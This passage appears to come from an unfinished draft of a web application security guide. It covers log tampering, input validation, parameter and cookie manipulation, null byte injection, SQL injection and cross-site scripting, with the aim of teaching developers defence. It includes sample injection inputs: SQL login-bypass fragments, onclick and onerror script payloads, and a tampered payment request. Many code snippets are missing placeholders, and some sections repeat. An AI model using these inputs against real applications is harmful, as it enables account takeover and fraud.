If all else fails, then an attacker may simply choose to cover their tracks by purging all log file entries, assuming they have the privileges to perform such actions. This attack would most likely involve calling the log file management program and issuing the command to clear the log, or it may be easier to simply delete the object which is receiving log event updates (in most cases, this object will be locked by the application). This type of attack does make an intrusion obvious assuming that log files are being regularly monitored, and does have a tendency to cause panic as system administrators and managers realize they have nothing upon which to base an investigation on.

13.10.2 How to protect yourself

Following most of the techniques suggested above will provide good protection against this attack. Also keep in mind two things:

Administrative users of the system should be well trained in log file management and review. 'Ad-hoc' clearing of log files is never advised and an archive should always be taken. Too many times a log file is cleared, perhaps to assist in a technical problem, erasing the history of events for possible future investigative purposes.

An empty security log does not necessarily mean that you should pick up the phone and fly the forensics team in. In some cases, security logging is not turned on by default and it is up to you to make sure that it is. Also, make sure it is logging at the right level of detail and benchmark the errors against an established baseline in order measure what is considered 'normal' activity.

13.11 Best practices

It is just as important to have effective log management and collection facilities so that the logging capabilities of the web server and application are not wasted. Failure to properly store and manage the information being produced by your logging mechanisms could place this data at risk of compromise and make it useless for post mortem security analysis or legal prosecution. Ideally logs should be collected and consolidated on a separate dedicated logging host. The network connections or actual log data contents should be encrypted to both protect confidentiality and integrity if possible.

13.12 Storage

13.12.1 Where to log to?

Logs should be written so that the log file attributes are such that only new information can be written (older records cannot be rewritten or deleted). For added security, logs should also be written to a write once / read many device such as a CD-R.

Copies of log files should be made at regular intervals depending on volume and size (daily, weekly, monthly, etc.). .). A common naming convention should be adopted with regards to logs, making them easier to index. Verification that logging is still actively working is overlooked surprisingly often, and can be accomplished via a simple cron job!

Make sure data is not overwritten.

Log files should be copied and moved to permanent storage and incorporated into the organization's overall backup strategy.

Log files and media should be deleted and disposed of properly and incorporated into an organization's shredding or secure media disposal plan. Reports should be generated on a regular basis, including error reporting and anomaly detection trending.

Be sure to keep logs safe and confidential even when backed up.

13.12.2 Handling

Logs can be fed into real time intrusion detection and performance and system monitoring tools. All logging components should be synced with a timeserver so that all logging can be consolidated effectively without latency errors. This time server should be hardened and should not provide any other services to the network.

No manipulation, no deletion while analyzing.

13.13 Further Reading

14 Data Validation

14.1 Objective

To ensure that the application is robust against all forms of input data, whether obtained from the user, infrastructure, external entities or database systems

14.2 Platforms Affected

All.

14.3 Description

The most common web application security weakness is the failure to properly validate input from the client or environment. This weakness leads to almost all of the major vulnerabilities in applications, such as interpreter injection (see chapter 15), locale/Unicode attacks (see chapter 16), file system attacks (see chapter 17) and buffer overflows (see chapter 18).

Data from the client should never be trusted for the client has every possibility to tamper with the data.

14.4 Parameter Manipulation

To understand how problems in input validation can pose significant security risks, we start with the data sources. There are various information sources that all must be protected to lock down an application. Manipulating the data sent between the browser and the web application has long been a simple but effective way to allow an attacker to force applications to access sensitive or unauthorized information.

No data sent to the browser can be relied upon to stay the same unless cryptographically protected at the application layer. Cryptographic protection in the transport layer (SSL) in no way protects one from attacks like parameter manipulation in which data is mangled before it hits the wire. The basic input sources are:

- URL Query Strings
- Form Fields
- Cookies
- HTTP Headers
- Server environment variables

HTML Forms may submit their results using one of two methods: GET or POST. If the method is GET, all form element names and values will appear in the query string of the next URL the user sees. Tampering with query strings is as easy as modifying the URL in the browser's address bar.

Take the following example: a web page allows the authenticated user to select one of his pre-populated accounts from a drop-down box to view the current balance. The user's choice is recorded by pressing the submit button. The page is actually storing the entry in a form field value and submitting it using a form submit command. The command sends the following HTTP request. A malicious user could attempt to pass account numbers for other users to the application by changing the parameter as follows:

This new parameter would be sent to the application and be processed accordingly. Many applications would rely on the fact that the correct account numbers for this user were in the drop down list and not recheck to make sure the account number supplied matches the logged in user. By not rechecking the account number, the balance of other user's account can be exposed to an attacker.

Unfortunately, it isn't just HTML forms that present these problems. Almost all navigation done on the Internet is through hyperlinks. When a user clicks on a hyperlink to navigate from one site to another, or within a single application, he is sending GET requests. Many of these requests will have a query string with parameters just like a form. A user can simply look in the "Address" window of his browser and change the parameter values.

When parameters need to be sent from a client to a server, they should be accompanied by a valid session token. The session token may also be a parameter, or a cookie. Session tokens have their own special security. In the example above, the application should not allow access to the account without first checking if the user associated with the session has permission to view the account specified by the parameter "accountnumber". The script that processes the account request cannot assume that access control decisions were made on previous application pages.

14.4.1 URL fields

14.4.2 Form fields

HTML form fields come in many different styles, such as text fields, drop downs, radio buttons and check boxes. HTML can also store field values as hidden fields that are not rendered to the screen by the browser but are collected and submitted as parameters during form submissions.

Whether these form fields are pre-selected (drop down, check boxes etc.), free form text fields or hidden, they can all be manipulated by the user to submit whatever values he/she chooses. In most cases this is as simple as saving the page using "view source", "save", editing the HTML and re-loading the page in the web browser.

Some developers try to prevent the user from entering large values by setting a form field attribute maxlength=(an integer) in the belief they will prevent a malicious user from attempting to inject buffer overflows of overly long parameters. However the malicious user can simply save the page, remove the maxlength tag and reload the page in his browser. Other interesting form field attributes include ‘disabled’ and ‘readonly’. Data (and code) sent to clients must not be relied upon until properly validated.

Hidden form fields represent a convenient way for developers to store data in the browser and are one of the most common ways of carrying data between pages in wizard type applications. All of the same rules apply to hidden forms fields as apply to regular form fields.

For example, a login form with the following hidden form field may be exposing a significant vulnerability:

<INPUT value=x name=user level type=hidden>

MISSING SNIPPET

By manipulating the hidden value to a Y, the application would have logged the user in as an Administrator. Hidden form fields are extensively used in a variety of ways and while it's easy to understand the dangers, they still are found to be significantly vulnerable in the wild.

Instead of using hidden form fields, the application designer can simply use one session token to reference properties stored in a server-side cache. When an application needs to check a user property, it checks the session cookie with its session table and points to the user's data variables in the cache/database.

If the above technique of using a session variable instead of a hidden field cannot be implemented, a second approach is as follows.

The name/value pairs of the hidden fields in a form can be concatenated together into a single string. A secret key that never appears in the form is also appended to the string. This string is called the Outgoing Form Message. An MD5 digest or other one-way hash is generated for the Outgoing Form Message. This is called the Outgoing Form Digest and it is added to the form as an additional hidden field.

When the form is submitted, the incoming name/value pairs are again concatenated along with the secret key into an Incoming Form Message. An MD5 digest of the Incoming Form Message is computed. Then the Incoming Form Digest is compared to the Outgoing Form Digest (which is submitted along with the form) and if they do not match, then a hidden field has been altered. Note, for the digests to match, the name/value pairs in the Incoming and Outgoing Form Messages must concatenated together in the exact same order both times.

This same technique can be used to prevent tampering with parameters in a URL. An additional digest parameter can be added to the URL query string following the same technique described above.

14.4.3 Cookies

Cookies are a common method to maintain state in the stateless HTTP protocol. They are also used as a convenient mechanism to store user preferences and other data including session tokens. Both persistent and nonpersistent cookies can be modified by the client and sent to the server with URL requests. Therefore any malicious user can modify cookie content to his advantage.

The extent of cookie manipulation depends on what the cookie is used for but usually ranges from session tokens to arrays that make authorization decisions. (Many cookies are Base64 encoded; this is an encoding scheme and offers no cryptographic protection).

As an example, a cookie with the following value:

MISSING SNIPPET

can simply be modified to:

MISSING SNIPPET

One mitigation technique is to simply use one session token to reference properties stored in a server-side cache. This is by far the most reliable way to ensure that data is sane on return: simply do not trust user input for values that you already know. When an application needs to check a user property, it checks the userid with its session table and points to the users data variables in the cache/database.

Another technique involves building intrusion detection hooks to evaluate the cookie for any infeasible or impossible combinations of values that would indicate tampering. For instance, if the "administrator" flag is set in a cookie, but the userid value does not belong to someone on the development team.

The final method is to encrypt the cookie to prevent tampering. There are several ways to do this including hashing the cookie and comparing hashes when it is returned or a symmetric encryption.

14.4.4 HTTP Headers

HTTP headers are control information passed from web clients to web servers on HTTP requests, and from web servers to web clients on HTTP responses. Each header normally consists of a single line of ASCII text with a name and a value. Sample headers from a POST request follow.

Often HTTP headers are used by the browser and the web server software only. Most web applications pay no attention to them. However some web developers choose to inspect incoming headers, and in those cases it is important to realize that request headers originate at the client side, and they may thus be altered by an attacker.

Some web browsers do not allow header modification, others as Mozilla or Konqueror do. An attacker can also write his own program to perform the HTTP request or he may use one of several freely available proxies that allow easy modification of any data sent from the browser.

The Referer header (note the spelling), which is sent by most browsers, normally contains the URL of the web page from which the request originated. Some web sites choose to check this header in order to make sure the request originated from a page generated by the site, for example in the belief it prevents attackers from saving web pages, modifying forms, and posting them off their own computer. This security mechanism will fail, as the attacker will be able to modify the Referer header to look like it came from the original site.

The Accept-Language header indicates the preferred language(s) of the user. A web application doing internationalization (i18n) may pick up the language label from the HTTP header and pass it to a database in order to look up a text. If the content of the header is sent verbatim to the database, an attacker may be able to inject SQL commands (see SQL injection) by modifying the header. Likewise, if the header content is used to build a name of a file from which to look up the correct language text, an attacker may be able to launch a path traversal attack.

Some web applications process information from the header like the Agent field which some sites store in some database for statistics. While this is a silly behavior because the web server itself could do this, it is also another security risk when they fail to perform the validation.

Headers cannot be relied upon without additional security measures. If a header originated server-side such as a cookie it can be cryptographically protected. If it originated client-side such as a referer it should not be used to make any security decisions.

For more information on headers, please see RFC 2616, which defines HTTP/1.1.

14.4.5 Server Environment

14.5 Best Practices

Many of the common attacks on systems can be prevented, or the threat of occurrence can be significantly reduced, by appropriate data validation. Data validation is one of the most important aspects of designing a secure web application. When we refer to data validation, we are referring to both input to and output from a web application.

Data validation strategies are often heavily influenced by the architecture of the application. If the application is already in production it can be significantly harder to implement effective validation than if the application is still in a design stage. If a system takes a typical architectural approach of providing common services then one common component can filter all input and output, optimizing the rules and minimizing effort.

There are three main models to think about when designing a data validation strategy.

- Accept Only Known Valid Data
- Reject Known Bad Data
- Sanitize Bad Data

We cannot emphasize strongly enough that "Accept Only Known Valid Data" is the best strategy. We do, however, recognize that this isn't always feasible for political, financial or technical reasons, and so we describe the other strategies as well.

All three methods must validate the following parameters:

- Data Type
- Syntax
- Length

Data type checking is extremely important. For instance, the application should check to ensure an integer is being submitted and not a string.

14.5.1 Use some form of tainting

Make it obvious when a variable is derived from user input, either by using language constructs or variable naming schemes:

For example, if a variable on a HTML form is called “password” today, consider calling it “taintedPassword” or “frmPassword”.

14.5.2 Accept Only Known Valid Data

Under the Accept Only Known Valid Data scheme, applications should accept only input that is known to be safe and expected. As an example, let's assume a password reset system takes in usernames as input. Valid usernames would be defined as ASCII A-Z and 0-9. The application should check that the input is of type string, is comprised of A-Z and 0-9 (performing canonicalization checks as appropriate) and is of a valid length.

A common problem is numeric id fields such as:

MISSING SNIPPET

that do not check whether the id field is a number.

Rather than setting up elaborate checks for what is bad, a simple test of is this parameter a positive integer would protect the field.

To properly accept only known valid data, a validation strategy must check:

Data Type

Min and Max lengths

Required fields

If there is an enumerated list of possible values, that the value is in that list

If there is a specific format or mask, that the value conforms to that format

That canonical forms are properly handled

For free form fields, only accepted characters are allowed

If any risky characters must be allowed, the value must be properly sanitized

The discussion above implies that each data input parameter must be checked in isolation. Indeed for attributes like type, length and whether the field is required or not the implication is valid. However, it would be a mistake to take this implication too far. When analyzing input data the system should not assume that a Prefix Connector, Payload and Suffix Connector all need to arrive in the same data parameter.

In fact the prefix might arrive in one data parameter, the payload in another and the suffix in a third. The application may be concatenating the strings to construct a query, to render HTML or to submit a file system request. Therefore, it is important that validation be done on the assumption that a character constituting a prefix is dangerous even if the suffix is not found or no possible payload is found within that same parameter.

14.5.3 Reject Known Bad Data

The rejecting bad data strategy relies on the application knowing about specific malicious payloads. While it is true that this strategy can limit exposure, it is difficult for any application to maintain an up-to-date database of web application attack signatures.

14.5.4 Sanitize All Data

Attempting to make bad data harmless is certainly an effective second line of defense, especially when dealing with rejecting bad input. However, as described in the canonicalization section of this document, the task is extremely hard and should not be relied upon as a primary defense technique.

Sanitization usually relies on transforming the data into a representation, which does not pose a risk, but allows a normal user to interact with the application without being aware the security checks are present. Some examples of this include:

MISSING SNIPPET - Table 9-5.

14.5.5 Never Rely on Client-Side Data Validation.

Client-side validation can always be bypassed. All data validation must be done on the trusted server or under control of the application. With any client-side processing an attacker can simply watch the return value and modify it at will. This seems surprisingly obvious, yet many sites still validate users, including login, using only client-side code such as JavaScript. Data validation on the client side, for purposes of ease of use or user friendliness, is acceptable, but should not be considered a true validation process. All validation should be on the server side, even if it is redundant to cursory validation performed on the client side.

Some common client-side validation misconceptions include:

- the maxlength attribute will limit how much info a user can enter
- the readonly attribute will prevent a user from changing a value

- hidden form fields cannot be changed
- session cookies cannot be changed
- dropdown list or radio buttons limit choices
- all of the fields in the form will be supplied
- only the fields in the form will be supplied

If the client supplies the information it cannot be trusted. Since most quality assurance testing of web applications simply uses the user interface as the developers intended, many of these issues go unnoticed.

14.5.6 URL Encoding

The RFC 1738 specification defining Uniform Resource Locators (URLs) and the RFC 2396 specification for Uniform Resource Identifiers (URIs) both restrict the characters allowed in a URL or URI to a subset of the US-ASCII character set. According to the RFC 1738 specification, “only alphanumerics, the special characters “$-_.+!*’(),”, and reserved characters used for their reserved purposes may be used unencoded within a URL.” The data used by a web application, on the other hand, is not restricted in any way and in fact may be represented by any existing character set or even binary data. Earlier versions of HTML allowed the entire range of the ISO-8859-1 (ISO Latin-1) character set; the HTML 4.0 specification expanded to permit any character in the Unicode character set.

URL-encoding a character is done by taking the character’s 8-bit hexadecimal code and prefixing it with a percent sign (“%”). For example, the US-ASCII character set represents a space with decimal code 32, or hexadecimal 20. Thus its URL-encoded representation is %20. Even though certain characters do not need to be URL-encoded, any 8-bit code (i.e., decimal 0-255 or hexadecimal 00-FF) may be encoded. ASCII control characters such as the NULL character (decimal code 0) can be URL-encoded, as can all HTML entities and any meta characters used by the operating system or database. Because URL-encoding allows virtually any data to be passed to the server, proper precautions must be taken by a web application when accepting data. URL-encoding can be used as a mechanism for disguising many types of malicious code.

14.6 URL Encoding

The RFC 1738 specification defining Uniform Resource Locators (URLs) and the RFC 2396 specification for Uniform Resource Identifiers (URIs) both restrict the characters allowed in a URL or URI to a subset of the US-ASCII character set. According to the RFC 1738 specification, "only alphanumerics, the special characters "$-_.+!*'(),", and reserved characters used for their reserved purposes may be used unencoded within a URL." The data used by a web application, on the other hand, is not restricted in any way and in fact may be represented by any existing character set or even binary data.

Earlier versions of HTML allowed the entire range of the ISO-8859-1 (ISO Latin-1) character set; the HTML 4.0 specification expanded to permit any character in the Unicode character set.

URL-encoding a character is done by taking the character's 8-bit hexadecimal code and prefixing it with a percent sign ("%"). For example, the US-ASCII character set represents a space with decimal code 32, or hexadecimal 20. Thus its URL-encoded representation is %20.

Even though certain characters do not need to be URL-encoded, any 8-bit code (i.e., decimal 0-255 or hexadecimal 00-FF) may be encoded. ASCII control characters such as the NULL character (decimal code 0) can be URL-encoded, as can all HTML entities and any meta characters used by the operating system or database. Because URL-encoding allows virtually any data to be passed to

the server, proper precautions must be taken by a web application when accepting data. URL-encoding can be used as a mechanism for disguising many types of malicious code.

Here is a SQL Injection example that shows how this attack can be accomplished.

Original database query in search.asp:

MISSING SNIPPET

HTTP request:

MISSING SNIPPET

Executed database query:

MISSING SNIPPET

A suitable canonical form should be chosen and all user input canonicalized into that form before any authorization decisions are performed. Security checks should be carried out after decoding is completed. It is usually the web server itself that decodes the URL and hence this problem may only occur on the web server itself.

14.7 Encoded strings

Please see the

14.8 Null Byte Injection

14.8.1 Description

While web applications may be developed in a variety of programming languages, these applications often pass data to underlying lower level C-functions for further processing and functionality. There are two common methods of string termination:

C-Style - Null bytes at the end of the string

Pascal-style: String length is embedded at the beginning of the string

Unfortunately, C strings have won the battle as the preferred system string type. This means that web applications which never needed to worry about string details, can directly lead to buffer overflows and unusual behavior

The attack can be used to:

- Disclose physical paths, files and OS-information
- Truncate strings
- Truncate paths
- Truncate files
- Truncate commands
- Truncate command parameters

- Bypass validity checks, looking for sub-strings in parameters
- Cut off strings passed to SQL queries
- Hide from intrusion detection systems by splitting requests

All of these uses need to check user input for null byte injection.

14.8.2 How to determine if you are vulnerable

If a given string, lets say "AAA\0BBB" is accepted as a valid string by a web application (or specifically the programming language), it may be shortened to "AAA" by the underlying C-functions. This occurs because C/C++ perceives the null byte (\0) as the termination of a string. Applications that do not perform adequate input validation can be fooled by inserting null bytes in "critical" parameters. This is normally done by URL Encoding the null bytes (%00). In special cases it is possible to use Unicode characters.

Another similar attack works by injecting the carriage-return (CR) and linefeed (LF) characters into user input. If say, the user input is being used to make entries in the application or web server's log files, entering the CRLF characters may potentially allow the attacker to write log entries of his choice into the log files.

14.8.3 How to protect yourself

Preventing null byte attacks requires that all input be validated before the application acts upon it. The same applies for CRLF as well. This could be done using the mod_security directive 'SecFilterByteRange 32 126', which allows only ASCII characters 32 to 126 as valid input.

14.9 Further Reading

15 Interpreter Injection

15.1 Objective

To ensure that applications are secure from well-known parameter manipulation attacks against common interpreters.

15.2 Platforms Affected

All

15.3 How is Data Injected?

One way of looking at applications is that they are made up of two distinct parts. The first part is what the developers create. This includes the code, the HTML, the SQL, the OS command calls or any other developer created components.

The other part of the application is what the user provides. This involves the data or information provided by the user, which is then injected or merged with the developer portion of the application to produce the desired result.

For example, a developer may have created the following SQL code:

MISSING SNIPPET

By clicking on the link for the news article she wants to read, the user supplies the newsID of 228, which is then injected into the application resulting in the following line of code:

MISSING SNIPPET

The code executes and the desired news story is returned to the user for viewing. In and of itself, there is nothing malicious in the injection. In fact, it is the basic premise of all application development. There are countless techniques for how injection will take place, but the basic concept holds true across all tools, languages and techniques. Another example would be, the following code which attempts to open a template file for use by the application:

MISSING SNIPPET

In this case, the template file name is being supplied as a hidden form field. When the user fills in the form and clicks on submit, the template file of "user.tmpl" is injected into the application resulting in:

MISSING SNIPPET

Finally, we see injection play out visibly when we use a web application that changes the HTML because of the information we provide. For example, after logging into the application, the following code is run:

MISSING SNIPPET

After our user information has been supplied, it is injected into the code as:

MISSING SNIPPET

This information is then returned to the user as part of the HTML page to personalize the information. None of the techniques we have looked at here are necessarily vulnerable. This concept is a basic building block of how applications are developed. However, we now turn our attention to how this technique can be perverted. Without the proper checks, this technique can be used as a launching point for many simple yet effective attacks.

15.3.1 Connectors and Payload

The basic premise of injection attacks is to supply data that when injected into the application will cause a particular affect. The attack is completely contained in the data provided by the attacker. The data provided can be broken into three distinct segments:

Prefix Connector

Payload

Suffix Connector

While much of the focal point of injection attacks tends to be around the payload or the portion of that attack that performs the damage, the real focus should be around the connectors. The connectors are the portion of the attack that allow the attack to be spliced into the application, so that the developer created code will execute properly now with the added payload. Without properly constructed connectors, an error will usually be generated and the payload may never be delivered.

In order to understand the full scope of what connectors can be used and to fully mitigate the injection issue, requires a thorough understanding of the language, tools and techniques used in the application. A deep understanding of these components by an attacker results in a dangerous adversary. A deep understanding by the developers can result in an application that protects itself from injection attacks.

While we will look at connectors and payload more specifically in the section on Specific Attacks, let's look at an example to see how connectors come into play.

First we look at the SQL code for a login screen:

MISSING SNIPPET

If we are going to inject an attack into the userLogin field, we first need to address the SQL code that comes before and after the userLogin field. For this example, let's say we want to try to login as the first user in the database. In that case, we don't want the SQL statement to match a valid login id, so we set our prefix connector to be a "' OR ", a single quote followed by the word or.

This closes out the portion of the SQL statement "WHERE login = '' OR ''. While this may not find a user, it is valid SQL and allows us to splice in our attack without generating a SQL error.

For the suffix connector, we need to match a single quote there as well. We also have the additional SQL clause of checking the password to contend with. Our

suffix connector will have the following syntax " OR login='". This closes out the SQL statement with " OR login='' AND password = ...".

We can now add a payload of "1=1", which is simply a statement that will evaluate to true. The effect of this is to return the first user from the database. The data we provide in the attack is now:

MISSING SNIPPET - Table 9-2

The resulting SQL when this attack is injected is:

MISSING SNIPPET

With more knowledge about SQL and the database in use, we can modify our connectors to vary the attack signature. For example, we can modify the payload and eliminate the suffix connector.

MISSING SNIPPET - Table 9-3

The resulting SQL when this attack is injected is:

MISSING SNIPPET

This attack would have the same effect, but with a slightly different technique. If the database in use was SQL Server, Oracle or another database that supported comments, we could use the suffix connector to eliminate the password portion of the SQL clause.

MISSING SNIPPET - Table 9-4

The resulting SQL when this attack is injected is:

MISSING SNIPPET

The double-dash comments out the rest of the line and allows the attacker to perform the same attack with a restricted amount of space. This attack comprises of 10 characters, which would fit in most user login fields.

One question that remains is how easy is it for an attacker to determine the proper connectors to attack to deliver the payload. Unfortunately, this is not a difficult task. Obviously, access to the source code, whether from an insider or through a source code disclosure vulnerability, takes all of the effort out of the task. Even without the source code, this is a straightforward effort. Detailed error messages often give all of the necessary information to get the format of the attack correct and often even include snippets of the surrounding code, which makes the job even easier. However, what makes this category of attacks so powerful is that even without source code or detailed error messages, these attacks are often successful, simply because of the common techniques used to develop applications. While security through obscurity is rarely if ever a good idea, with injection attacks it is almost certainly a recipe for disaster.

15.4 User Agent Injection (Cross-site Scripting)

15.4.1 Description

15.4.2 XHTML Validation

HTML 4.01 is the last stable version of HTML. It has been superseded by XHTML 1.0. Often browsers seeing XHTML DTDs will use a stricter interpretation of HTML rendering, thus providing the end user with some protection against HTML abuses.

To ensure your application is XHTML compliant will require a small number of code changes – mainly the generation of the correct XHTML tags to replace <HTML> However, your code will probably require a lot of small changes to produce strict XHTML. We recommend the use of XHTML validators from the W3C and built into many products, such as Firefox's Web Developer toolbar (which uses a number of validators including the W3C validator), and Eclipse's HTML Tidy extension.

15.4.3 Accessibility

Unfortunately, nearly all security controls which aim to distinguish humans from computers are not accessible. However, almost all large organizations and all government organizations in Australia, Europe, and the US are required to ensure that the organization's applications are accessible to all. Do not neglect accessibility testing.

Tags - This is the most common usage of HTML Injection and involves inserting tags such as <SCRIPT>, <A> <IMG> or <IFRAME> into the HTML document. This context is used when the attack data is displayed as text in the HTML document.

Events - An often-missed context is the use of scripting events, such as "onclick". This context is usually used when the payload is displayed to the user as an input field or as an attribute of another tag. A form element attribute such as "onclick" can encode the same type of malicious JavaScript commands, executed when a user clicks on the form element, for example: '" onclick="javascript:alert(123)'

Indirect Scripting - Some web applications, such as message boards, allow limited HTML to be injected by the user. This is sometime done using an intermediate tag library, which is translated by the application into HTML before returning the page to the browser. For example, if: "[IMG]a.gif[/IMG]" generates the following HTML: "<img src="a.gif"/>" then the technique could be exploited by an input such as this: '[IMG]nonsense.gif" onerror="alert(1)[/IMG]'

Direct Scripting - Other web applications will occasionally generate scripting code on the fly and include data that originated from users in the script.

As the above examples show, there are many ways in which HTML Injection can be used. HTML Injection attacks are some of the easiest for attackers to uncover because of the immediate test-response cycles and because of the limited knowledge of the application structure required. Malicious attacks can come from internal users as well as outside users. Therefore, preventing HTML Injection attacks is absolutely essential, even for applications on an intranet or other secure system.

Famous examples of cross-site scripting have been found in sites such as Paypal.com, Apple.com, Citibank's online cash-payment site C2IT.com9, and CNN.com.

HTML parameter manipulation is done via form fields or cookie values. It involves modifying the values of those parameters that the web application assumes as specific values. Typically, these values are stored in cookies on the user's system, or they are hidden HTML form fields. In either case, the web application trusts these values and depends on them for its proper functioning.

One such attack is the price manipulation attack. This attack utilizes a vulnerability in which the total payable price of the purchased goods is stored in a hidden HTML field of a dynamically generated web page. An attacker can use a web application proxy such as Achilles10 or Paros11 to simply modify the amount that is payable, when this information flows from the user's browser to the web server. Another technique is to save the final payment page on the attacker's system, open it up in an editor, modify the values, and resubmit it. For instance, in a typically vulnerable shopping cart payment system, the submitted HTTP request would appear as:

merchant_code=AA11&orderid=7137107C17C&currency=USD&amount=879.00

The final payable price (currency=USD&amount=879.00) can be manipulated by the attacker to a value of his choice. This information is eventually sent to the payment gateway with whom the online merchant has partnered. If the volume of transactions is high, the price manipulation may go completely unnoticed, or may be discovered too late. Repeated attacks of this nature could potentially cripple the viability of the online merchant.

A simple variation is manipulation of drop-down box entries, which list say countries or states, and the server-side code expects the user input to be any one of the values present in the drop-down list. However, it is trivial to manipulate this data and carry out any of the attacks listed herein, including SQL injection.

Another parameter manipulation attack is to modify the session ID or order ID or any other parameter that is being used to uniquely identify either the specific user or the user's specific transaction. Ideally, this parameter should be generated using a cryptographically secure randomization algorithm. However, if the web application uses its own proprietary randomization technique, which is not truly random enough, an attacker can manipulate URLs with modified parameter values to access information of other users or other transactions. For instance, in the above URL, if the order ID (orderid=712371007C17C) is not random enough, an attacker can write a custom Perl script to try and access the same URL but with brute-forced values for the orderid parameter, and potentially gain access to other user's transactions.

Another possible variant is to simple enter alphabets where the application expects numeric values and vice-versa. This can at times yield interesting results. Typically, it will make the application display an error, which could reveal critical information. In one specific case, we were able to extract the database number and version by simply feeding a numeric value into the field of a Java program expecting numeric input:

http://www.example.com/navigate/page_id=AA

HTML Injection, better known as Cross-site scripting, has received a great deal of press attention. The name originated from the CERT advisory, CERT Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests [http://www.cert.org/advisories/CA-2000-02.html].

Although these attacks are most commonly known as "Cross-site Scripting" (abbreviated XSS), the name is somewhat misleading. The implication of the name "Cross-site Scripting" is that another site or external source must be involved in the attack. Posting links on an external site that inject malicious HTML tags on another site is one way that an HTML Injection attack can be executed, but is by no means the only way. The confusion caused by the implication that another site must be involved has led some developers to underestimate the vulnerabilities of their systems to the full range of HTML Injection attacks.

HTML Injection attacks are exploited on the user's system and not the system where the application resides. Of course if the user is an administrator of the system, that scenario can change. To explain the attack let's follow an example.

Imagine a system offering message board services where one user can post a message and other users can read it. Posted messages normally contain just text, but an attacker could post a message that contains HTML codes including embedded JavaScript. If the message are accepted without proper input filtering, then the embedded codes and scripts will be rendered in the browsers of those viewing the messages. What's more, they will execute in the security context of the user viewing the message, not the user posting the message.

In the above message-board example, imagine an attacker submits the following message.

When this message is rendered in the browser of a user who reads the post, it would display that user's cookie in an alert window. In this case, each user reading the message would see his own cookie, but simple extensions to the above script could deliver the cookies to the attacker. The following example would leave the victim's cookie in the web log of a site owned by the attacker. If that cookie reveals an active session id of another user or a system administrator it gives the attacker an easy means of masquerading as that user in the host system.

The "cross-site" version of the above attack would be to post a URL on another site that encoded similar malicious scripts. An attacker's website might offer a link that reads, "click here to purchase this book at Megabooks.com". Embedded into the link could be the same malicious codes as in the above example. If Megabooks.com returned the unfiltered payload to the victim's browser, the cookie of a Megabooks.com account member would be sent to the attacker.

In the above examples, the payload is a simple JavaScript command. Because modern client-side scripting languages now run beyond simple page formatting, a tremendous variety of dangerous payloads can be constructed. In addition many clients are poorly written and rarely patched. These clients may be tricked into executing an even greater number of dangerous functions.

There are four basic contexts for input within an HTML document. While the basic technique is the same, all of these contexts require different tests to be conducted to determine whether the application is vulnerable to this form of HTML injection.

15.4.4 Tags

This is the most common usage of HTML Injection and involves inserting tags such as <SCRIPT>, <A> <IMG> or <IFRAME> into the HTML document. This context is used when the attack data is displayed as text in the HTML document.

15.4.5 Events

An often-missed context is the use of scripting events, such as "onclick". This context is usually used when the payload is displayed to the user as an input field or as an attribute of another tag. A form element attribute such as "onclick" can encode the same type of malicious JavaScript commands, executed when a user clicks on the form element, for example: '" onclick="javascript:alert(123)'.

15.4.6 Indirect Scripting

Some web applications, such as message boards, allow limited HTML to be injected by the user. This is sometime done using an intermediate tag library, which is translated by the application into HTML before returning the page to the browser. For example, if: "[IMG]a.gif[/IMG]" generates the following HTML: "<img src=“a.gif”/>" then the technique could be exploited by an input such as this: '[IMG]nonsense.gif" onerror="alert(1)[/IMG]'.

15.4.7 Direct Scripting

Other web applications will occasionally generate scripting code on the fly and include data that originated from users in the script. An example would be this snippet of JavaScript code:

MISSING SNIPPET

As the above examples show, there are many ways in which HTML Injection can be used. HTML Injection attacks are some of the easiest for attackers to uncover because of the immediate test-response cycles and because of the limited knowledge of the application structure required. Malicious attacks can come from internal users as well as outside users. Therefore, preventing HTML Injection attacks is absolutely essential, even for applications on an intranet or other secure system.

15.4.8 How to determine if you are vulnerable

Foo

15.4.9 How to protect yourself

If the web server does not specify which character encoding is in use, the client cannot tell which characters are special. Web pages with unspecified character-encoding work most of the time because most character sets assign the same characters to byte values below 128. Determining which characters above 128 are considered special is somewhat difficult.

Web servers should set the character set, then make sure that the data they insert is free from byte sequences that are special in the specified encoding. This can typically be done by settings in the application server or web server. The server should define the character set in each html page as below.

MISSING SNIPPET

The above tells the browser what character set should be used to properly display the page. In addition, most servers must also be configured to tell the browser what character set to use when submitting form data back to the server and what character set the server application should use internally. The configuration of each server for character set control is different, but is important in understanding the canonicalization of input data. Control over this process also helps markedly with internationalization efforts.

Filtering special meta-characters is also important. HTML defines certain characters as "special", if they have an effect on page formatting.

In an HTML body:

“<“ introduces a tag.

“&” introduces a character entity.

Note : Some browsers try to correct poorly formatted HTML and treat “>“ as if it were “<“ .

In attributes:

double quotes mark the end of the attribute value.

single quotes mark the end of the attribute value.

“&” introduces a character entity.

In URLs:

Space, tab, and new line denote the end of the URL.

“&” denotes a character entity or separates query string parameters.

Non-ASCII characters (that is, everything above 128 in the ISO-8859-1 encoding) are not allowed in URLs.

The "%" must be filtered from input anywhere parameters encoded with HTTP escape sequences are decoded by server-side code.

Ensuring correct encoding of dynamic output can prevent malicious scripts from being passed to the user. While this is no guarantee of prevention, it can help contain the problem in certain circumstances. The application can make an explicit decision to encode untrusted data and leave trusted data untouched, thus preserving mark-up content.

Encoding untrusted data can introduce additional problems however. Encoding a “<” in an untrusted stream means converting it to "<". This conversion makes the string longer, so any length checking of the input should be done only after canonicalization and sanitization of the data.

If the web server does not specify which character encoding is in use, the client cannot tell which characters are special. Web pages with unspecified character-encoding work most of the time because most character sets assign the same characters to byte values below 128. Determining which characters above 128 are considered special is somewhat difficult. Web servers should set the character set, then make sure that the data they insert is free from byte sequences that are special in the specified encoding.

This can typically be done by settings in the application server or web server. The server should define the character set in each html page as below. The above tells the browser what character set should be used to properly display the page. In addition, most servers must also be configured to tell the browser what character set to use when submitting form data back to the server and what character set the server application should use internally. The configuration of each server for character set control is different, but is important in understanding the canonicalization of input data. Control over this process also helps markedly with internationalization efforts. Filtering special meta characters is also important. HTML defines certain characters as "special", if they have an effect on page formatting.

In an HTML body:

“<” introduces a tag.

“&” introduces a character entity.

Note: Some browsers try to correct poorly formatted HTML and treat “>” as if it were “<”.

In attributes:

double quotes mark the end of the attribute value.

single quotes mark the end of the attribute value.

“&” introduces a character entity.

In URLs:

Space, tab, and new line denote the end of the URL.

“&” denotes a character entity or separates query string parameters.

Non-ASCII characters (that is, everything above 128 in the ISO-8859-1 encoding) are not allowed in URLs.

